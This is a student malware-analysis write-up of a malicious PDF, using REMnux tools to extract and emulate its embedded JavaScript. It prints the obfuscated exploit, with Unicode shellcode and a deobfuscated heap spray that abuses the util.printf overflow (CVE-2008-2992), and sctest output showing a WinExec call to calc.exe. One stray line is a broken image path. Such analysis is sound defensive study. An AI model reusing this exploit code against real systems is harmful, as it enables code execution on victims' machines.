Malicious PDF File Analysis - No. 8

Using pdfid shows the pdf file contains 6 objects. It also shows some object contains javascript.

```
remnux@remnux:~/Downloads$ pdfid.py malicious.pdf
PDFiD 0.2.8 malicious.pdf
 PDF Header: %PDF-1.5
 obj                    6
 endobj                 6
 stream                 1
 endstream              1
 xref                   1
 trailer                1
 startxref              1
 /Page                  1(1)
 /Encrypt               0
 /ObjStm                0
 /JS                    1(1)
 /JavaScript            1(1)
 /AA                    0
 /OpenAction            1(1)
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                0
 /EmbeddedFile          0
 /XFA                   0
 /URI                   0
 /Colors > 2^24         0

remnux@remnux:~/Downloads$
```


Searching for the Filter string in the malicious pdf file returns no results but using vi shows there is a Filter string that is obfuscated. This indicates compression and obfuscation was done.

```
remnux@remnux:~/Downloads$ strings malicious.pdf | grep Filter
remnux@remnux:~/Downloads$
```

Using peepdf, the objects that contain possible suspicious elements were determined. After parsing, all those objects reference the stream object (obj 6) which contains the javascript code.

```
SHA1: c92bef34283d8269fd727392f1312d2160308aaf
SHA256: a5a469745251416f9be3a5050b94655d5b6b27e929ac8a29a540ac07dec0ebf3
Size: 6874 bytes
Version: 1.5
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 6
Streams: 1
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: No
        Objects (6): [1, 2, 3, 4, 5, 6]
        Streams (1): [6]
                Encoded (1): [6]
        Objects with JS code (1): [6]
        Suspicious elements:
                /OpenAction (1): [1]
                /JS (1): [5]
                /JavaScript (1): [5]
                util.printf (CVE-2008-2992) (1): [6]
```



The pdfextract tool extracts the stream using the –s or the -j option. All other options did not result in any extraction. This indicates the stream was a js script and not an attachment, font or image.

```
remnux@remnux:~/Downloads$ pdfextract --help
Usage: /usr/local/bin/pdfextract <PDF-file> [-afjms] [-d <output-directory>]
Extracts various data out of a document (streams, scripts, images, fonts, metadata, attachments).
Bug reports or feature requests at: http://github.com/gdelugre/origami

Options:
    -d, --output-dir DIR             Output directory
    -s, --streams                    Extracts all decoded streams
    -a, --attachments                Extracts file attachments
    -f, --fonts                      Extracts embedded font files
    -j, --js                         Extracts JavaScript scripts
    -m, --metadata                   Extracts metadata streams
    -i, --images                     Extracts embedded images
    -h, --help                       Show this message
remnux@remnux:~/Downloads$ pdfextract -m malicious.pdf
Extracted 0 metadata streams to 'malicious.dump/metadata'.
remnux@remnux:~/Downloads$ pdfextract -i malicious.pdf
Extracted 0 images to 'malicious.dump/images'.
remnux@remnux:~/Downloads$ pdfextract -a malicious.pdf
Extracted 0 attachments to 'malicious.dump/attachments'.
remnux@remnux:~/Downloads$ pdfextract -f malicious.pdf
Extracted 0 fonts to 'malicious.dump/fonts'.
```

```
remnux@remnux:~/Downloads$ pdfextract -s malicious.pdf
Extracted 1 PDF streams to 'malicious.dump/streams'.
remnux@remnux:~/Downloads$ ll
total 44
drwxr-xr-x  3 remnux remnux 4096 Oct  9 11:02 ./
drwxr-xr-x 17 remnux remnux 4096 Oct  9 10:52 ../
-rwxrwx---  1 remnux remnux 4792 Sep 28 12:03 Lecture3-PDFStructure.pdf*
-rw-rw-r--  1 remnux remnux 4792 Sep 28 13:29 Lecture3-PDFStructure.pdf.0.unxored
drwxrwxr-x  3 remnux remnux 4096 Oct  9 11:02 malicious.dump/
-rwxrwx---  1 remnux remnux 6874 Sep 28 23:23 malicious.pdf*
-rwxrwx---  1 remnux remnux 6938 Oct  3 16:51 malicious.rar*
remnux@remnux:~/Downloads$ vi malicious.dump/streams/stream_6.dmp
```

Viewing the extracted data shows obfuscated javascript code. The Unicode shellcode is extracted into a text file (malunc.txt) and converted into a .raw file using unicode2raw to be executed by the sctest tool.

```
    var XsYErLpCvxIGnTbuAeJJMnwwftVDplhBCiTaoCLLdPBgmsJsQHKHukHZfMfKZHnJdzLINYTdHs = unescape("%u924e%u4f4e%ufd49%u9890%u2740%u994a%u4692%u40f8%uf5fd%
ud63f%u46d6%u9bd6%ud627%u934e%u4a41%u41f8%ufc9f%u4637%u9b90%uf940%uf996%u2ff8%u9f48%u9041%u4149%u4a92%u4993%uf949%ufdfc%u4647%u9090%u3f47%u3746%u9096%
u2727%u4f42%uf548%u4896%uf9f8%uf84e%u4e2f%uf540%uf547%u439f%u4347%uf849%u96fc%u913f%u99f9%u994a%u47d6%u2f99%u9348%u91f8%u97fd%uf527%u4049%u9027%u4742%
u414b%u3f99%u924f%ufd92%u9942%u9b9b%u3793%u2f42%u4e42%u9099%u4947%u409b%u433f%u4637%u4efc%u492f%u279b%u9998%u9896%u4b91%u4246%u4b4e%ufcfc%ufc3f%u9696%
u4998%u274e%u90f5%u913f%u9392%u3799%u93f8%u9737%u9b96%u98f8%ud699%u9197%u379f%u91fc%u3748%u964e%u9996%u3f9f%u3749%u9296%uf542%u993f%u4127%ufd2f%u4fd6%
u3793%ufd96%uf991%ufd4e%u9892%u374f%u9897%u904b%u4f90%u90f9%ufdf8%u9bf9%u4143%uf8fd%u412f%u409b%u9f92%u9027%ufd42%u4a99%u412f%u4937%u9993%u3796%u4098%
u4b37%u419f%u2f9f%u93d6%u4f93%uf9fc%u9b98%ufdf5%u2740%u2f4f%ufd47%uf993%uf99b%u9249%u979f%u4693%u9191%u42d6%u96d6%u9327%u414f%u9890%u484a%ud6d6%u4af5%
u4943%uf891%u4e46%u434e%u9148%u9196%u994f%u2f37%u404a%u4746%u963f%u93f9%u49fc%u4790%u9049%uf897%u4291%uf84e%u9b4f%u2f97%u419f%ufd47%u2742%u3790%u4f98%
ud69b%u2f4b%u4627%u4893%u4b4a%u274e%ufc4e%u9998%u4098%u4193%u91f8%u4848%u9bf5%u419f%u484e%u4049%u914b%u4140%u4037%u9141%u4b40%u99fc%u4097%uf891%u3f93%
u47f5%u9892%u4b4a%uf94a%u964e%ufc47%ud697%u9342%u9b93%u4f98%u42f9%u9941%ufc4a%u4ad6%u9237%u4f9b%u4e46%u403f%ud643%u489b%u374b%u90f9%u9b92%u434f%uf540%
u9b97%u2f47%ud6fd%u403f%u9692%u98f8%u9347%u4ff9%u9196%u924f%u9948%u919b%u4242%u49d6%uf990%u4ff9%u96f5%u9398%u99fc%u4b91%u4b4f%u9746%u4f93%u9341%uf547%
u902f%u2f48%u464f%uf846%u9846%u9227%u4796%u9947%u4947%u9390%u4397%uf540%uf547%u482f%u9b3f%uf941%ufcf5%u4af9%u4993%u2ff9%u279f%ud69b%u3f27%ufd99%u4348%
u9098%u98fd%u4937%u4046%u9890%u3740%u4e43%u4ad6%u9941%u4e99%u4898%u2f90%u4027%u4bf8%u9896%u3737%uf8f9%u3f9f%ufc9f%ufc3f%u4af9%uf897%u9042%u374f%uf52f%
ufcfc%u969b%u4190%u4290%u4ed6%u4ffc%u4243%u4a4a%u4b4a%u4efc%u4697%u9949%u9099%u4ffc%u434b%uf937%uf549%u909b%u3f97%u4947%u4137%u9099%u4f40%u9940%u9b41%
u2798%u9fd6%u4090%u4646%u9999%u2791%u4a91%u3f37%uf942%uf8d6%u4b48%u4696%uf5fc%u9b93%u37f9%ud64f%u464e%u27f9%u4e4f%u4396%u939b%u4098%uf592%u2f43%ufc2f%
u912f%u4327%u49d6%u3796%u9148%uf591%u2f37%u404a%u4f43%u9347%u9199%u9642%u414b%u4a96%u9290%u993f%uf590%ufc46%u4e9f%u37fd%u982f%u9793%u2f2f%u274a%u4647%
u9946%u9849%u4241%u93d6%u4899%u469f%u4241%u472f%u4749%ufc27%uf890%u4642%ufc41%u409f%u984a%u9f4e%u9627%ufcf9%ua7be%u1e60%udd70%ud9c4%u2474%u5af4%uc931%
u31b1%u7231%u8313%ufcea%u7203%u82a8%u8ceb%uc05e%u6d14%ua59e%u889d%ue5af%ud9fa%ud59f%u8c89%u9d13%u24dc%ud3a0%u4bc8%u5901%u652f%uf292%ue413%u0910%uc640%
uc229%u0795%u3f6e%u5557%u4b27%u4aca%u014c%ue1d7%u871e%u155f%ua6d6%u884e%uf16d%u2a50%u89a2%u34d8%ub4a7%ucf93%u4213%u0622%uab6a%u6789%u5e43%ua0d3%u8163%
ud8a6%u3c90%u1eb1%u9aeb%u8534%u684b%u61ee%ubd6a%ue169%u0a60%uadfd%u8d64%uc5d2%u0690%u09d5%u5c11%u8df2%u067a%u949b%ue926%uc7a4%u5689%u8301%u8227%uce38%
u552d%u74ce%u5503%u76d0%u3e33%ufde1%u39dc%ud7fe%ub699%u7ab4%u5e8b%uef11%u028e%uc5a2%u3acc%uec21%ub8ac%u8539%u85a9%u75fd%u96c3%u7a6b%u9670%u19b9%u0417%
uf021%uacb2%u0cc0");
    var FWeGGhcenwMWpWhGxMixNWgWckjcdVTgEtSPjhMONqflmuaIKaNIYumrIaURtFllXFHXQIpnnatzOnkRAZwBkoMFflwraHc ="";
    for (JwstTeeFywMxKALpXRNDMtXGtiMuMGrTvzPILexzzQhFdedezawVqgTtJQvVqEBZaAlOzxTaZjMcsvmKhjYuiIwXjSbRhHXOL=128;JwstTeeFywMxKALpXRNDMtXGtiMuMGrTvzPILex
zzQhFdedezawVqgTtJQvVqEBZaAlOzxTaZjMcsvmKhjYuiIwXjSbRhHXOL>=0;--JwstTeeFywMxKALpXRNDMtXGtiMuMGrTvzPILexzzQhFdedezawVqgTtJQvVqEBZaAlOzxTaZjMcsvmKhjYuiI
wXjSbRhHXOL) FWeGGhcenwMWpWhGxMixNWgWckjcdVTgEtSPjhMONqflmuaIKaNIYumrIaURtFllXFHXQIpnnatzOnkRAZwBkoMFflwraHc += unescape("%u4348%u4148");
    IzVidhyMFj = FWeGGhcenwMWpWhGxMixNWgWckjcdVTgEtSPjhMONqflmuaIKaNIYumrIaURtFllXFHXQIpnnatzOnkRAZwBkoMFflwraHc + XsYErLpCvxIGnTbuAeJJMnwwftVDplhBCiT
aoCLLdPBgmsJsQHKHukHZfMfKZHnJdzLINYTdHs;
```

```
remnux@remnux:~/Downloads$ unicode2raw malunc.txt > malunc.raw
remnux@remnux:~/Downloads$ ll
total 52
drwxr-xr-x  3 remnux remnux 4096 Oct  9 11:08 ./
drwxr-xr-x 17 remnux remnux 4096 Oct  9 11:07 ../
-rwxrwx---  1 remnux remnux 4792 Sep 28 12:03 Lecture3-PDFStructure.pdf*
-rw-rw-r--  1 remnux remnux 4792 Sep 28 13:29 Lecture3-PDFStructure.pdf.0.unxored
drwxrwxr-x  3 remnux remnux 4096 Oct  9 11:02 malicious.dump/
-rwxrwx---  1 remnux remnux 6874 Sep 28 23:23 malicious.pdf*
-rwxrwx---  1 remnux remnux 6938 Oct  3 16:51 malicious.rar*
-rw-rw-r--  1 remnux remnux 1024 Oct  9 11:08 malunc.raw
-rw-rw-r--  1 remnux remnux 3073 Oct  9 11:07 malunc.txt
```

Replacing the obfuscated javascript variables with simple variable names shows what the js code does (heap spray). It shows addition of strings to the payload string, selection of a portion of the string and assigning that string to an array multiple times. It exploits the util.printf buffer overflow vulnerability by passing a floating point number 0 with 45000 digits after the decimal as argument.

```
Z: > Babel > FALL_2022 > digital_forensics > JS ml.js > ...
1   var var1 = unescape("%u924e%u4f4e%ufd49%u9890%u2740%u994a%u4692%u40f8%uf5fd%ud63f%u46d6%u9bd6%ud627%u934e%u4a41%u41f8%ufc9f%u4637%u9b90%uf940%uf9
2       var var2 ="";
3       for (i=128;i>=0;--i) var2 += unescape("%u4348%u4148");
4       var3 = var2 + var1;
5       var4 = unescape("%u4348%u4148");
6       var5 = 20;
7       var6 = var5+var3.length
8       while (var4.length<var6) var4+=var4;
9       var7 = var4.substring(0, var6);
10      var8 = var4.substring(0, var4.length-var6);
11      while(var8.length+var6 < 0x40000) var8 = var8+var8+var7;
12      array1 = new Array();
13      for (j=0;j<1450;j++) array1[j] = var8 + var3;
14      util.printf("%45000.45000f", 0);
15
```

Sctest tool is used to run the extracted shellcode and a corresponding graph (scgraph.png) is generated to show what the shellcode is doing. The result shows the malware is supposed to use the WinExec API (https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-winexec) to run a calc.exe program.

```
remnux@remnux:~/Downloads$ sctest -v -Ss 1000000 -G scgraph.dot < malunc.raw
graph file scgraph.dot
verbose = 1
```

```
remnux@remnux:~/Downloads$ dot -T png -o scgraph.png scgraph.dot
```

```
[emu 0x0x560f285dd380 ^[[32;1minfo^[[0m ] The following function is a stub instr_das_2f functions/misc.c:63
[emu 0x0x560f285dd380 ^[[32;1minfo^[[0m ] The following function is a stub instr_daa_27 functions/misc.c:51
[emu 0x0x560f285dd380 ^[[32;1minfo^[[0m ] The following function is a stub instr_das_2f functions/misc.c:63
[emu 0x0x560f285dd380 ^[[32;1minfo^[[0m ] The following function is a stub instr_aas_3f functions/misc.c:74
[emu 0x0x560f285dd380 ^[[32;1minfo^[[0m ] The following function is a stub instr_lahf_9f functions/misc.c:135
[emu 0x0x560f285dd380 ^[[32;1minfo^[[0m ] The following function is a stub instr_das_2f functions/misc.c:63
[emu 0x0x560f285dd380 ^[[32;1minfo^[[0m ] The following function is a stub instr_das_2f functions/misc.c:63
[emu 0x0x560f285dd380 ^[[32;1minfo^[[0m ] The following function is a stub instr_das_2f functions/misc.c:63
[emu 0x0x560f285dd380 ^[[32;1minfo^[[0m ] The following function is a stub instr_daa_27 functions/misc.c:51
[emu 0x0x560f285dd380 ^[[32;1minfo^[[0m ] The following function is a stub instr_lahf_9f functions/misc.c:135
[emu 0x0x560f285dd380 ^[[32;1minfo^[[0m ] The following function is a stub instr_das_2f functions/misc.c:63
[emu 0x0x560f285dd380 ^[[32;1minfo^[[0m ] The following function is a stub instr_daa_27 functions/misc.c:51
[emu 0x0x560f285dd380 ^[[32;1minfo^[[0m ] The following function is a stub instr_lahf_9f functions/misc.c:135
[emu 0x0x560f285dd380 ^[[32;1minfo^[[0m ] The following function is a stub instr_lahf_9f functions/misc.c:135
[emu 0x0x560f285dd380 ^[[32;1minfo^[[0m ] The following function is a stub instr_daa_27 functions/misc.c:51
Hook me Captain Cook!
userhooks.c:108 user_hook_ExitProcess
ExitProcess(0)
stepcount 411172
UINT WINAPI WinExec (
     LPCSTR lpCmdLine = 0x004173f7 =>
           = "calc.exe";
     UINT uCmdShow = 1;
) =  32;
DWORD WINAPI GetVersion (
) =  170393861;
void ExitProcess (
     UINT uExitCode = 0;
) =  0;
"scres.txt" 135L, 13222C
```

Commenting the util.printf line out and running the javascript file results in an allocation size overflow error as shown below.

```
remnux@remnux:~/Downloads$ js -f malicious.dump/streams/stream_6.dmp
malicious.dump/streams/stream_6.dmp:16:2 InternalError: allocation size overflow
Stack:
  @malicious.dump/streams/stream_6.dmp:16:2
remnux@remnux:~/Downloads$
```